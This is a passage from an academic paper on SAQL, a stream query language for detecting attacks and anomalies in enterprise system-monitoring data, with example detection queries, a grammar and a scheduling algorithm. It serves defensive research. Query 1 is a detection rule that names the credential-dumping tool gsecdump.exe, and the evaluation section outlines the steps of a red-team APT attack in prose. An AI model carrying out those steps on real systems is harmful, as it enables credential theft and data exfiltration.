Built upon the states of sliding windows, SAQL provides high-level constructs to facilitate the specification of invariant-based and outlier-based anomalies. Invariant-based anomalies capture the invariants during training periods as models, and use the models later to detect anomalies. Figure 1 shows an invariant-based anomaly, where a process (`apache.exe`) starts an abnormal process (`java.exe`) that is unseen during the training period. SAQL provides constructs to define and learn the invariants of system behaviors in each state computed from a window, which allow users to combine both states of windows and invariants learned under normal operations to detect more types of abnormal system behaviors.

Outlier-based anomalies allow users to identify abnormal system behavior through peer comparison, *e.g.,* finding outlier processes by comparing the abnormal processes with other peer processes. Figure 1 shows an outlier-based anomaly, where a process (`sqlservr.exe`) transfers abnormally larger amount of data to an IP address than other IP addresses. SAQL provides constructs to define which information of a state in a sliding window forms a point and compute clusters to identify outliers. The flexibility and extensibility introduced by SAQL allows users to use various clustering algorithms for different deployed environments.

**Execution Engine:** We build the query engine on top of Siddhi [20] to leverage its mature stream management engine. Based on the input SAQL queries, our system synthesizes Siddhi queries to match data from the stream,

and performs stateful computation and anomaly model construction to detect anomalies over the stream. One major challenge faced by this design is the scalability in handling multiple concurrent anomaly queries over the large-scale system monitoring data. Typically, different queries may access different attributes of the data using different sliding windows. To accommodate these needs, the scheme employed by the existing systems, such as Siddhi, Esper, and Flink [20, 12, 4], is to make copies of the stream data and feed the copies to each query, allowing each query to operate separately. However, such scheme is not efficient in handling the big data collected from system monitoring.

To address this challenge, we devise a master-dependent-query scheme that identifies compatible queries and groups them to use a single copy of the stream data to minimize the data copies. Our system first analyzes the submitted queries with respect to the *temporal dimension* in terms of their sliding windows and the *spatial dimension* in terms of host machines and event attributes. Based on the analysis results, our system puts the *compatible queries* into groups, where in each group, a *master query* will directly access the stream data and the other *dependent queries* will leverage the intermediate execution results of the master query. Note that such optimization leverages both the characteristics of the spatio-temporal properties of system monitoring data and the semantics of SAQL queries, which would not be possible for the queries in general stream-based query systems [20, 12, 51, 4].

**Deployment and Evaluation:** We built the whole SAQL system (around 50,000 lines of Java code) based on the existing system-level monitoring tools (i.e., auditd [15] and ETW [13]) and the existing stream management system (i.e., Siddhi [20]). We deployed the system in NEC Labs America comprising 150 hosts. We performed a broad set of attack behaviors in the deployed environment, and evaluated the system using 1.1TB of real system monitoring data (containing 3.3 billion events): (1) our case study on four major types of attack behaviors (17 SAQL queries) shows that our SAQL system has a low alert detection latency (<2s); (2) our pressure test shows that our SAQL system has a high system throughput (110000 events/s) for a single representative rule-based query that monitors file accesses, and can scale to ∼4000 hosts on the deployed server; (3) our performance evaluation using 64 micro-benchmark queries shows that our SAQL system is able to efficiently handle concurrent query execution and achieves more efficient memory utilization compared to Siddhi, achieving 30% average saving. All the evaluation queries are available on our *project website [19]*.

**Table 1:** Representative attributes of system entities

| Entity | Attributes |
|---|---|
| File | Name, Owner/Group, VolumeID, DataID, etc. |
| Process | PID, Name, User, Cmd, Binary Signature, etc. |
| Network Connection | IP, Port, Protocol |

## 2 Background and Examples

In this section, we first present the background on system monitoring and then show SAQL queries to demonstrate the major types of anomaly models supported by our system. The point is not to assess the quality of these models, but to provide examples of language constructs that are essential in specifying anomaly models, which lack good support from existing query tools.

### 2.1 System Monitoring

System monitoring data represents various system activities in the form of events along with time [63, 64, 52, 60]. Each event can naturally be described as a system entity (subject) performing some operation on another system entity (object). For example, a process reads a file or a process accesses a network connection. An APT attack needs multiple steps to succeed, such as target discovery and data exfiltration, as illustrated in the cyber kill chain [28]. Therefore, multiple attack footprints might be left as "dots", which can be captured precisely by system monitoring.

System monitoring data records system audit events about the system calls that are crucial in security analysis [63, 64, 52, 60]. The monitored system calls are mapped to three major types of system events: (1) process creation and destruction, (2) file access, and (3) network access. Existing work has shown that on mainstream operating systems (Windows, Linux and OS X), system entities in most cases are files, network connections and processes [63, 64, 52, 60]. In this work, we consider *system entities* as *files*, *processes*, and *network connections* in our data model. We define an interaction among entities as an *event*, which is represented using the triple ⟨*subject, operation, object*⟩. We categorize events into three types according to the type of their object entities, namely *file events*, *process events*, and *network connection events*.

Entities and events have various attributes (Tables 1 and 2). The attributes of an entity include the properties to describe the entities (*e.g.,* file name, process name, and IP addresses), and the unique identifiers to distinguish entities (*e.g.,* file data ID and process ID). The attributes of an event include event origins (*i.e.,* agent ID and start time/end time), operations (*e.g.,* file read/write), and other security-related properties (*e.g.,* failure code). In particular, agent ID refers to the unique ID of the host where the entity/event is collected.

**Table 2:** Representative attributes of system events

| | |
|---|---|
| Operation | Read/Write, Execute, Start/End, Rename/Delete. |
| Time/Sequence | Start Time/End Time, Event Sequence |
| Misc. | Subject ID, Object ID, Failure Code |

## 2.2 SAQL Queries for Anomalies

We next present how to use SAQL as a unified interface to specify various types of abnormal system behaviors.

**Rule-based Anomaly:** Advanced cyber attacks typically include a series of steps that exploit vulnerabilities across multiple systems for stealing sensitive information [2, 1]. Query 1 shows a SAQL query for describing an attack step that reads external network (`evt1`), downloads a database cracking tool `gsecdump.exe` (`evt2` ), and executes (`evt3`) it to obtain database credentials. It also specifies these events should occur in ascending temporal order (Line 4).

```
1 proc p1 read || write ip i1[src_ip != "
      internal_address"] as evt1
2 proc p2["%powershell.exe"] write file f1["%gsecdump.
      exe"] as evt2
3 proc p3["%cmd.exe"] start proc p4["%gsecdump.exe"] as
       evt3
4 with evt1 -> evt2 -> evt3
5 return p1, i1, p2, f1, p3, p4 // p1 -> p1.exe_name,
      i1 -> i1.dst_ip, f1 -> f1.name
```

**Query 1:** A rule-based SAQL query

**Time-Series Anomaly:** SAQL query provides the constructs of sliding windows to enable the specification of time-series anomaly models. For example, a SAQL query may monitor the amount of data sent out by certain processes and detect unexpectedly large amount of data transferred within a short period. This type of query can detect network spikes [24, 26], which often indicates a data exfiltration. Query 2 shows a SAQL query that monitors network usage of each application and raises an alert when the network usage is abnormally high. It specifies a 10-minute sliding window (Line 1), collects the amount of data sent through network within each window (Lines 2-4), and computes the moving average to detect spikes of network data transfers (Line 5). In the query, `ss[0]` means the state of the current window while `ss[1]` and `ss[2]` represent the states of the two past windows respectively (`ss[2]` occurs earlier than `ss[1]`). Existing stream query systems and anomaly systems [51, 59, 30] lack the expressiveness of stateful computation in sliding windows to support such anomaly models.

```
1 proc p write ip i as evt #time(10 min)
2 state[3] ss {
3   avg_amount := avg(evt.amount)
4 } group by p
5 alert (ss[0].avg_amount > (ss[0].avg_amount + ss[1].
      avg_amount + ss[2].avg_amount) / 3) && (ss[0].
      avg_amount > 10000)
6 return p, ss[0].avg_amount, ss[1].avg_amount, ss[2].
      avg_amount
```

**Query 2:** A time-series SAQL query

**Invariant-based Anomaly:** Invariant-based anomalies capture the invariants during training periods as models, and use the models later to detect anomalies. To achieve invariant-based anomaly detection, SAQL provides constructs of invariant models and learning specifics to define and learn invariants of system behaviors, which allows users to combine both stateful computation and invariants learned under normal operations to detect more types of abnormal system behaviors [35]. Query 3 shows a SAQL query that specifies a 10-second sliding window (Line 1), maintains a set of child processes spawned by the Apache process (Lines 2-4), uses the first ten time windows for training the model (Lines 5-8), and starts to detect abnormal child processes spawned by the Apache process (Line 10). The model specified in the Lines 5-8 is the set of names of the processes forked by the Apache process in the training stage. During the online detection phase, this query generates alerts when a process with a new name is forked by the Apache process. General stream query systems without the support of stateful computation and invariant models cannot express such types of anomaly models. Note that the invariant definition allows multiple aggregates to be defined.

```
1 proc p1["%apache.exe"] start proc p2 as evt #time(10
      s)
2 state ss {
3   set_proc := set(p2.exe_name)
4 } group by p1
5 invariant[10][offline] {
6   a := empty_set // invariant init
7   a = a union ss.set_proc //invariant update
8 }
9 alert |ss.set_proc diff a| > 0
10 return p1, ss.set_proc
```

**Query 3:** An invariant-based SAQL query

**Outlier-based Anomaly:** Outlier-based anomalies allow users to identify abnormal system behavior through peer comparison, *e.g.,* finding outlier processes by comparing the abnormal processes with other peer processes. To detect outlier-based anomalies, SAQL provides constructs of outlier models to define which information in a time window forms a multidimensional point and compute clusters to identify outliers. Query 4 shows a SAQL query that (1) specifies a 10-minute sliding window (Line 2), (2) computes the amount of data sent through network by the `sqlservr.exe` process for each outgoing IP address (Lines 3-5), and (3) identifies the outliers using DBSCAN clustering (Lines 6-8) to detect the suspicious IP that triggers the database dump. Note that Line 6 specifies which information of the state forms a point and how the "distance" among these points should be computed ("`ed`" representing Euclidean Distance). These language constructs enable SAQL to express models for peer comparison, which has limited support from the existing querying systems where only simple aggregation such as max/min are supported [51, 20, 12].



**Figure 2:** The architecture of SAQL system

```
agentid = 1 // sqlserver host
proc p["%sqlservr.exe"] read || write ip i as evt #time(10 min)
state ss {
  amt := sum(evt.amount)
} group by i.dstip
cluster(points=all(ss.amt), distance="ed", method="DBSCAN(100000, 5)")
alert cluster.outlier && ss.amt > 1000000
return i.dstip, ss.amt
```

**Query 4:** An outlier-based SAQL query using clustering

In addition to querying outliers through clustering, SAQL also supports querying through aggregation comparison. For example, in Query 4, replacing the `alert` statement with `alert ss.amt>1.5*iqr(all(ss.amt))+q3(all(ss.amt))` gives interquartile range (IQR)-based outlier detection [38], and replacing the `alert` statement with `alert ss.amt>3*stddev(all(ss.amt))+avg(all(ss.amt))` gives 3-sigma-based outlier detection [38]. SAQL also supports querying outliers through sorting, and reports top sorted results as alerts, which is useful in querying most active processes or IP addresses.

## 3 System Overview and Threat Model

Figure 2 shows the SAQL system architecture. We deploy monitoring agents across servers, desktops and laptops in the enterprise to monitor system-level activities by collecting information about system calls from kernels. System monitoring data for Windows, Linux, and Mac OS are collected via ETW event tracing [13], Linux Audit Framework [15], and DTrace [8]. The collected data is sent to the central server, forming an event stream.

The SAQL system takes SAQL queries from users, and reports the detected alerts over the event stream. The system consists of two components: (1) the language parser, implemented using ANTLR 4 [3], performs syntactic and semantic analysis of the input queries and generates an anomaly model context for each query. An anomaly model context is an object abstraction of the input query that contains all the required information for the query execution and anomaly detection; (2) the execution engine, built upon Siddhi [20], monitors the data stream and reports the detected alerts based on the execution of the anomaly model contexts.

The execution engine has four sub-modules: (1) the multievent matcher matches the events in the stream against the event patterns specified in the query; (2) the state maintainer maintains the states of each sliding window computed from the matched events; (3) the concurrent query scheduler divides the concurrent queries into groups based on the master-dependent-query scheme (Section 5.2) to minimize the need for data copies; (4) the error reporter reports errors during the execution.

**Threat Model:** SAQL is a stream-based query system over system monitoring data, and thus we follow the threat model of previous works on system monitoring data [63, 64, 69, 68, 32, 50]. We assume that the system monitoring data collected from kernel space [15, 13] are not tampered, and that the kernel is trusted. Any kernel-level attack that deliberately compromises security auditing systems is beyond the scope of this work.

We do consider that insiders or external attackers have full knowledge of the deployed SAQL queries and the anomaly models. They can launch attacks with seemingly "normal" activities to evade SAQL's anomaly detection, and may hide their attacks by mimicking peer hosts' behaviors to avoid SAQL's outlier detection.

## 4 SAQL Language Design

SAQL is designed to facilitate the task of expressing anomalies based on the domain knowledge of experts. SAQL provides explicit constructs to specify system entities/events, as well as event relationships. This facilitates the specification of rule-based anomalies to detect known attack behaviors or enforce enterprise-wide security policies. SAQL also provides constructs for sliding windows and stateful computation that allow stateful anomaly models to be computed in each sliding window over the data stream. This facilitates the specification of time-series anomalies, invariant-based anomalies, and outlier-based anomalies, which lack support from existing stream query systems and stream-based anomaly de-

tection systems. Grammar 1 shows the representative rules of SAQL. We omit the terminal symbols.

## 4.1 Multievent Pattern Matching

SAQL provides the event pattern syntax (in the format of {*subject-operation-object*}) to describe system activities, where system entities are represented as subjects and objects, and interactions are represented as operations initiated by subjects and targeted on objects. Besides, the syntax directly supports the specification of event temporal relationships and attribute relationships, which facilitates the specification of complex system behavioral rules.

**Global Constraint:** The ⟨*global_cstr*⟩ rule specifies the constraints for all event patterns (*e.g.,* `agentid = 1` in Query 4 specifies that all event patterns occur on the same host).

**Event Pattern:** The ⟨*evt_patt*⟩ rule specifies an event pattern, including the subject/object entity (⟨*entity*⟩), the event operation (⟨*op_exp*⟩), the event ID (⟨*evt*⟩), and the optional sliding window (⟨*wind*⟩). The ⟨*entity*⟩ rule consists of the entity type (file, process, network connection), the optional entity ID, and the optional attribute constraints expression (⟨*attr_exp*⟩). Logical operators (&&, ||, !) can be used in ⟨*op_exp*⟩ to form complex operation expressions (*e.g.,* `proc p read || write file f`). The ⟨*attr_exp*⟩ rule specifies an attribute expression which supports the use of the logical operators, the comparison operators (=, !=, >, >=, <, <=), the arithmetic operators (+, −, ∗, /), the aggregation functions, and the stateful computation-related operators (*e.g.,* `proc p[pid = 1 && name = "%chrome.exe"]`).

**Sliding Window:** The ⟨*wind*⟩ rule specifies the sliding windows for stateful computation. For example, `#time(10 min)` in Query 2 specifies a sliding window whose width is 10 minutes. An optional step size can be provided (*e.g.,* `#time(10 min)(1 min)` indicates a step size of 1 minute).

**Event Temporal Relationship:** The ⟨*temp_rel*⟩ rule specifies the temporal dependencies among event patterns. For example, `evt1->evt2->evt3` in Query 1 specifies that `evt1` occurs first, then `evt2`, and finally `evt3`. Finer-grained control of temporal distance can also be provided. For example, `evt1 ->[1-2 min] evt2 ->[1-2 min] evt3` indicates that the time span between the two events is 1 to 2 minutes.

**Event Attribute Relationship:** Event attribute relationships can be included in the alert rule (⟨*alert*⟩) to specify the attribute dependency of event patterns (*e.g.,* `alert evt1.agentid = evt2.agentid && evt1.dst_id = evt2.src_id` for two event patterns `evt1` and `evt2` indicates that the two events occur at the same host and are "physically connected": the object entity of `evt1` is exactly the subject entity of `evt2`).

⟨*saql*⟩ ::= (⟨*global_cstr*⟩)* (⟨*evt_patt*⟩)+ ⟨*temp_rel*⟩? ⟨*state*⟩? ⟨*groupby*⟩? ⟨*alert*⟩? ⟨*return*⟩ ⟨*sortby*⟩? ⟨*top*⟩?

**Data types:**

⟨*num*⟩ ::= ⟨*int*⟩ | ⟨*float*⟩
⟨*val*⟩ ::= ⟨*int*⟩ | ⟨*float*⟩ | ⟨*string*⟩
⟨*val_set*⟩ ::= '(' ⟨*val*⟩ (',' ⟨*val*⟩)* ')'
⟨*id*⟩ ::= ⟨*letter*⟩(⟨*letter*⟩ | ⟨*digit*⟩)*
⟨*attr*⟩ ::= ⟨*id*⟩ ('[' ⟨*int*⟩ ']')? ('.' ⟨*id*⟩)?

**Multievent pattern matching:**

⟨*global_cstr*⟩ ::= ⟨*attr_exp*⟩
⟨*evt_patt*⟩ ::= ⟨*entity*⟩ ⟨*op_exp*⟩ ⟨*entity*⟩ ⟨*evt*⟩? ⟨*wind*⟩?
⟨*entity*⟩ ::= ⟨*entity_type*⟩ ⟨*id*⟩ ('[' ⟨*attr_exp*⟩']')?
⟨*op_exp*⟩ ::= ⟨*op*⟩
| '!'⟨*op_exp*⟩
| ⟨*op_exp*⟩ ('&&' | '||') ⟨*op_exp*⟩
| '(' ⟨*op_exp*⟩ ')'
⟨*evt*⟩ ::= 'as' ⟨*id*⟩ ('[' ⟨*attr_exp*⟩']')?
⟨*wind*⟩ ::= '#' ⟨*time_wind*⟩ | ⟨*length_wind*⟩
⟨*time_wind*⟩ ::= 'time' '(' ⟨*num*⟩ ⟨*time_unit*⟩')' ('['⟨*num*⟩ ⟨*time_unit*⟩']')?
⟨*length_wind*⟩ ::= 'length' '(' ⟨*int*⟩')'
⟨*attr_exp*⟩ ::= ⟨*attr*⟩ | ⟨*val*⟩
| ⟨*attr_exp*⟩ ⟨*bop*⟩ ⟨*attr_exp*⟩
| ⟨*attr_exp*⟩ ('&&' | '||') ⟨*attr_exp*⟩
| '!'⟨*attr_exp*⟩
| '(' ⟨*attr_exp*⟩ ')'
| ⟨*attr*⟩ 'not'? 'in' ⟨*val_set*⟩
| ⟨*agg_func*⟩ '(' ⟨*attr_exp*⟩ (',' ⟨*attr_exp*⟩)*')'
| ⟨*attr_exp*⟩ ⟨*set_op*⟩ ⟨*attr_exp*⟩
| '|' ⟨*attr_exp*⟩ '|'
| ⟨*peer_ref*⟩ '(' ⟨*attr_exp*⟩')'
⟨*temp_rel*⟩ ::= 'with' ⟨*id*⟩ (('->'|'<-') ('[' ⟨*num*⟩ '-' ⟨*num*⟩ ⟨*time_unit*⟩']')? ⟨*id*⟩)+

**Stateful computation:**

⟨*state*⟩ ::= ⟨*state_def*⟩ ⟨*state_inv*⟩? ⟨*state_cluster*⟩?
⟨*state_def*⟩ ::= 'state' ('[' ⟨*int*⟩ ']')? ⟨*id*⟩ '{' ⟨*state_field*⟩ ⟨*state_field*⟩*'}' ⟨*groupby*⟩
⟨*state_field*⟩ ::= ⟨*id*⟩ ':=' (⟨*agg_func*⟩ | ⟨*set_func*⟩) '(' ⟨*attr*⟩ ')' ⟨*groupby*⟩?
⟨*state_inv*⟩ ::= 'invariant' '[' ⟨*int*⟩ ']' '[' ⟨*train_type*⟩ ']'? '{' ⟨*inv_init*⟩+ ⟨*inv_update*⟩+ '}'
⟨*inv_init*⟩ ::= ⟨*id*⟩ ':=' (⟨*num*⟩|⟨*empty_set*⟩)
⟨*inv_update*⟩ ::= ⟨*id*⟩ '=' ⟨*attr_exp*⟩
⟨*state_cluster*⟩ ::= 'cluster' '(' ⟨*point_def*⟩ ',' ⟨*distance_def*⟩ ',' ⟨*method_def*⟩ ')'
⟨*point_def*⟩ ::= 'points' '=' ⟨*peer_ref*⟩ '(' ⟨*attr*⟩ (',' ⟨*attr*⟩)* ')'
⟨*distance_def*⟩ ::= 'distance' '=' ⟨*dist_metric*⟩
⟨*method_def*⟩ ::= 'method' '=' ⟨*cluster_method*⟩ '(' ⟨*num*⟩ (',' ⟨*num*⟩)* ')'

**Alert condition checking:**

⟨*alert*⟩ ::= 'alert' ⟨*attr_exp*⟩

**Return and filters:**

⟨*return*⟩ ::= 'return' ⟨*res_pair*⟩ (', ' ⟨*res_pair*⟩)*
⟨*res_pair*⟩ ::= ⟨*attr_exp*⟩ ('as' ⟨*id*⟩)?
⟨*groupby*⟩ ::= 'group by' ⟨*attr*⟩ (',' ⟨*attr*⟩)*
⟨*sortby*⟩ ::= 'sort by' ⟨*attr*⟩ (',' ⟨*attr*⟩)* ('asc' | 'desc')?
⟨*top*⟩ ::= 'top' ⟨*int*⟩

**Grammar 1:** Representative BNF grammar of SAQL

**Context-Aware Syntax Shortcuts:**

- *Attribute inferences*: (1) default attribute names will be inferred if only attribute values are specified in an event pattern, or only entity IDs are specified in event return. We select the most commonly used attributes in security analysis as default attributes: `name` for files, `exe_name` for processes, and `dst_ip` for network connections. For example, in Query 1, `file f1["%gsecdump .exe"]` is equivalent to `file f1[name="%gsecdump.exe"]`, and `return p1` is equivalent to `return p1.exe_name`; (2) `id` will be used as default attribute if only entity IDs are specified in the alert condition. For example, given two processes `p1` and `p2`, `alert p1 = p2` is equivalent to `alert p1.id = p2.id`.
- *Optional ID*: the ID of entity/event can be omitted if it is not referenced in event relationships or event return. For example, in `proc p open file`, we can omit the file entity ID if we will not reference its attributes later.
- *Entity ID Reuse*: Reused entity IDs in multiple event patterns implicitly indicate the same entity.

## 4.2 Stateful Computation

Based on the constructs of sliding windows, SAQL provides constructs for stateful computation, which consists of two major parts: defining states based on sliding windows and accessing states of current and past windows to specify time-series anomalies, invariant-based anomalies, and outlier-based anomalies.

**State Block:** The ⟨*state_def*⟩ rule specifies a state block by specifying the state count, block ID, and multiple state fields. The state count indicates the number of states for the previous sliding windows to be stored (*e.g.,* Line 2 in Query 2). If not specified, only the state of the current window is stored by default (*e.g.,* Line 2 in Query 3). The ⟨*state_field*⟩ rule specifies the computation that needs to be performed over the data in the sliding window, and associates the computed value with a variable ID. SAQL supports a broad set of numerical aggregation functions (*e.g.,* `sum`, `avg`, `count`, `median`, `percentile`, `stddev`, etc.) and set aggregation functions (*e.g.,* `set`, `multiset`). After specifying the state block, security analysts can then reference the state fields via the state ID to construct time-series anomaly models (*e.g.,* Line 5 in Query 2 specifies a three-period simple moving average (SMA) [55] time-series model to detect network spikes).

**State Invariant:** The ⟨*state_inv*⟩ rule specifies invariants of system behaviors and updates these invariants using states computed from sliding windows (i.e., invariant training), so that users can combine both states of windows and invariants learned to detect more types of abnormal system behaviors. For example, Lines 5-8 in Query 3 specifies an invariant `a` and trains it using the first 10 window results.

**State Cluster:** The ⟨*state_cluster*⟩ rule specifies clusters of system behaviors, so that users can identify abnormal behaviors through peer comparison. The cluster specification requires the specification of the points using peer reference keywords ⟨peer_ref⟩ (*e.g.,* `all`), distance metric, and clustering method. SAQL supports common distance metrics (*e.g.,* Manhattan distance, Euclidean distance) and major clustering algorithms (*e.g.,* K-means [56], DBSCAN [48], and hierarchical clustering [56]). For example, Line 6 in Query 4 specifies a cluster of the one-dimensional points `ss.amt` using Euclidean distance and DBSCAN algorithm. SAQL also provides language extensibility that allows other clustering algorithms and metrics to be used through mechanisms such as Java Native Interface (JNI) and Java Naming and Directory Interface (JNDI).

## 4.3 Alert Condition Checking

The ⟨*alert*⟩ rule specifies the condition (a boolean expression) for triggering the alert. This enables SAQL to specify a broad set of detection logics for time-series anomalies (*e.g.,* Line 5 in Query 2), invariant-based anomalies (*e.g.,* Line 9 in Query 3), and outlier-based anomalies (*e.g.,* Line 7 in Query 4). Note that in addition to the moving average detection logic specified in Query 2, the flexibility of SAQL also enables the specification of other well-known logics, such as 3-sigma rule [38] (*e.g.,* `alert ss.amt>3*stddev(all(ss.amt))+avg(all(ss.amt))`) and IQR rule [38] (*e.g.,* `alert ss.amt>1.5*iqr(all(ss.amt))+q3(all(ss.amt))`).

## 4.4 Return and Filters

The ⟨*report*⟩ rule specifies the desired attributes of the qualified events to return as results. Constructs such as `group by`, `sort by`, and `top` can be used for further result manipulation and filtering. These constructs are useful for querying the most active processes and IP addresses, as well as specifying threshold-based anomaly models without explicitly defining states. For example, Query 5 computes the IP frequency of each process in a 1-minute sliding window and returns the active processes with a frequency greater than 100.

```
1 proc p start ip i as evt #time(1 min)
2 group by p
3 alert freq > 100
4 return p, count(i) as freq
```

**Query 5:** Threshold-based IP Frequency Anomaly

# 5 SAQL Execution Engine

The SAQL execution engine in Figure 2 takes the event stream as input, executes the anomaly model contexts

generated by the parser, and reports the detected alerts. To make the system more scalable in supporting multiple concurrent queries, the engine employs a *master-dependent-query scheme* that groups semantically compatible queries to share a single copy of the stream data for query execution. In this way, the SAQL system significantly reduces the data copies of the stream.

## 5.1 Query Execution Pipeline

The query engine is built upon Siddhi [20], so that our SAQL can leverage its mature stream management engine in terms of event model, stream processing, and stream query. Given a SAQL query, the parser performs syntactic analysis and semantic analysis to generate an anomaly model context. The concurrent query scheduler inside the query optimizer analyzes the newly arrived anomaly model context against the existing anomaly model contexts of the queries that are currently running, and computes an optimized execution schedule by leveraging the master-dependent-query scheme. The multievent solver analyzes event patterns and their dependencies in the SAQL query, and retrieves the matched events by issuing a Siddhi query to access the data from the stream. If the query involves stateful computation, the state maintainer leverages the intermediate execution results to compute and maintain query states. Alerts will be generated if the alert conditions are met for the queries.

## 5.2 Concurrent Query Scheduler

The concurrent query scheduler in Figure 2 schedules the execution of concurrent queries. A straightforward scheduling strategy is to make copies of the stream data and feed the copies to each query, allowing each query to operate separately. However, system monitoring produces huge amount of daily logs [69, 88], and such copy scheme incurs high memory usage, which greatly limits the scalability of the system.

**Master-Dependent-Query Scheme:** To efficiently support concurrent query execution, the concurrent query scheduler adopts a *master-dependent-query scheme*. In the scheme, only master queries have direct access to the data stream, and the execution of the dependent queries depends on the execution of their master queries. Given that the execution pipeline of a query typically involves four phases (*i.e.,* event pattern matching, stateful computation, alert condition checking, and attributes return), the key idea is to maintain a map $M$ from a master query to its dependent queries, and *let the execution of dependent queries share the intermediate execution results of their master query in certain phases*, so that unnecessary data copies of the stream can be significantly reduced. Algorithm 1 shows the scheduling algorithm:

**Algorithm 1:** Master-dependent-query scheme

```
Input: User submitted new SAQL query: newQ
       Map of concurrent master-dependent queries:
       M = {masQ_i → {depQ_ij}}
Output: Execution results of newQ
if M.isEmpty then
    return execAsMas(newQ, M);
else
    for masQ_i in M.keys do
        covQ = constructSemanticCover(masQ_i, newQ);
        if covQ ≠ null then
            if covQ ≠ masQ_i then
                replMas(masQ_i, covQ, M);
            addDep(covQ, newQ);
            return execDep(newQ, covQ);
    return execAsMas(newQ, M);

Function constructSemanticCover(masQ, newQ)
    if Both masQ and newQ define a single event pattern then
        if masQ and newQ share the same event type, operation
          type, and sliding window type then
            Construct the event pattern cover evtPattCovQ by
              taking the union of their attributes and agent IDs
              and the GCD of their window lengths;
            if Both masQ and depQ define states then
                if masQ and depQ have the same sliding
                  window length and masQ defines a super set
                  of state fields of depQ then
                    Construct the state cover stateCovQ by
                      taking the union of their state fields;
            return covQ by concatenating evtPattCovQ,
              stateCovQ, and the rest parts of masQ;
    return null;
Function execAsMas(newQ, M)
    Make newQ as a new master and execute it;
Function addDep(masQ, depQ, M)
    Add depQ to the dependencies of masQ;
Function replMas(oldMasQ, newMasQ, M)
    Replace the old master oldMasQ with the new master
      newMasQ and update dependencies;
Function execDep(depQ, masQ)
    if depQ == masQ then
        return execution results of masQ;
    else if Both masQ and depQ define states then
        if masQ and depQ have the same sliding window length
          and masQ defines a super set of state fields of depQ
          then
            Fetch the state aggregation results of masQ,
              enforce additional filters, and feed into the
              execution pipeline of depQ;
    else
        Fetch the matched events of masQ, enforce additional
          filters, and feed into the execution pipeline of depQ;
```

1. The scheme first checks if $M$ is empty (i.e., no concurrent running queries). If so, the scheme sets *newQ* as a master query, stores it in $M$, and executes it.
2. If $M$ is not empty, the scheme checks *newQ* against every master query $masQ_i$ for compatibility and tries to construct a semantic cover *covQ*. If the construction is successful, the scheme then checks whether *covQ* equals $masQ_i$.
3. If *covQ* is different from $masQ_i$, the scheme updates the master query by replacing $masQ_i$ with *covQ* and updates all the dependent queries of $masQ_i$ to *covQ*.

4. The scheme then adds *newQ* as a new dependent query of *covQ*, and executes *newQ* based on *covQ*.
5. Finally, if there are no master queries found to be compatible with *newQ*, the scheme sets *newQ* as a new master query, stores it in *M*, and executes it.

Two key steps in Algorithm 1 are *constructSemanticCover*() and *execDep*(). The construction of a semantic cover requires that (1) the *masQ* and *depQ* both define a single event pattern and (2) their event types, operation types, and sliding window types must be the same[1]. The scheme then explores the following four *optimization dimensions*: event attributes, agent ID, sliding window, and state aggregation. Specifically, the scheme first constructs an event pattern cover by taking the union of the two queries' event attributes and agent IDs, and taking the greatest common divisor (GCD) of the window lengths. It then constructs a state block cover by taking the union of the two queries' state fields (if applicable), and returns the semantic cover by concatenating the event pattern cover, the state block cover, and the rest parts of *masQ*.

The execution of *depQ* depends on the execution of *masQ*. If two queries are the same, the engine directly uses the execution results of *masQ* as the execution results of *depQ*. Otherwise, the engine fetches the *intermediate results* from the execution pipeline of *masQ* based on the *level of compatibility*. The scheme currently enforces the results sharing in two execution phases: event pattern matching and stateful computation: (1) if both *dep* and *masQ* define states and their sliding window lengths are the same, the engine fetches the state aggregate results of *masQ*; (2) otherwise, the engine fetches the matched events of *masQ* without its further state aggregate results. The engine then enforces additional filters and feed the filtered results into the rest of the execution pipeline of *depQ* for further execution.

# 6 Deployment and Evaluation

We deployed the SAQL system in NEC Labs America comprising 150 hosts (10 servers, 140 employee stations; generating around 3750 events/s). To evaluate the expressiveness of SAQL and the SAQL's overall effectiveness and efficiency, we first perform a series of attacks based on known exploits in the deployed environment and construct 17 SAQL queries to detect them. We further conduct a pressure test to measure the maximum performance that our system can achieve. Finally, we conduct a performance evaluation on a micro-benchmark (64 queries) to evaluate the effectiveness of our query engine in handling concurrent queries. In total, our evaluations use 1.1TB of real system monitoring data (containing 3.3 billion system events). All the attack queries are available in Appendix, and all the micro-benchmark queries are available on our *project website [19]*.

[1] We leave the support for multiple event patterns for future work

## 6.1 Evaluation Setup

The evaluations are conducted on a server with an Intel(R) Xeon(R) CPU E1650 (2.20GHz, 12 cores) and 128GB of RAM. The server continuously receives a stream of system monitoring data collected from the hosts deployed with the data collection agents. We developed a web-based client for query submission and deployed the SAQL system on the server for query execution. To reproduce the attack scenarios for the performance evaluation in Section 6.4, we stored the collected data in databases and developed a stream replayer to replay the system monitoring data from the databases.

## 6.2 Attack Cases Study

We performed four major types of attack behaviors in the deployed environment based on known exploits: (1) APT attack [2, 1], (2) SQL injection attack [43, 78], (3) Bash shellshock command injection attack [7], and (4) suspicious system behaviors.

### 6.2.1 Attack Behaviors

**APT Attack:** We ask white hat hackers to perform an APT attack in the deployed environment, as shown in Figure 3. Below are the attack steps:

*c1 Initial Compromise*: The attacker sends a crafted email to the victim. The email contains an Excel file with a malicious macro embedded.

*c2 Malware Infection*: The victim opens the Excel file through the Outlook client and runs the macro, which downloads and executes a malicious script (CVE-2008-0081 [6]) to open a backdoor for the attacker.

*c3 Privilege Escalation*: The attacker enters the victim's machine through the backdoor, scans the network ports to discover the IP address of the database, and runs the database cracking tool (`gsecdump.exe`) to steal the credentials of the database.

*c4 Penetration into Database Server*: Using the credentials, the attacker penetrates into the database server and delivers a VBScript to drop another malicious script, which creates another backdoor.

*c5 Data Exfiltration*: With the access to the database server, the attacker dumps the database content using `osql.exe` and sends the data dump back to his host.

For each attack step, we construct a rule-based anomaly query (*i.e.,* Queries 7 to 11). Besides, we construct 3 advanced anomaly queries:



**Figure 3:** Environmental setup for the APT attack

- We construct an invariant-based anomaly query (Query 12) to detect the scenario where Excel executes a malicious script that it has never executed before: The invariant contains all unique processes started by Excel in the first 100 sliding windows. During the detection phase, new processes that deviate from the invariant will be reported as alerts. This query can be used to detect the unseen suspicious Java process started by Excel (*i.e.,* step *c2*).
- We construct a time-series anomaly query (Query 13) based on SMA to detect the scenario where abnormally high volumes of data are exchanged via network on the database server (*i.e.,* step *c5*): For every process on the database server, this query detects the processes that transfer abnormally high volumes of data to the network. This query can be used to detect the large amount of data transferred from the database server.
- We also construct an outlier-based anomaly query (Query 14) to detect processes that transfer high volumes of data to the network (*i.e.,* step *c5*): The query detects such processes through peer comparison based on DBSCAN. The detection logic here is different from Query 13, which detects anomalies through comparison with historical states based on SMA.

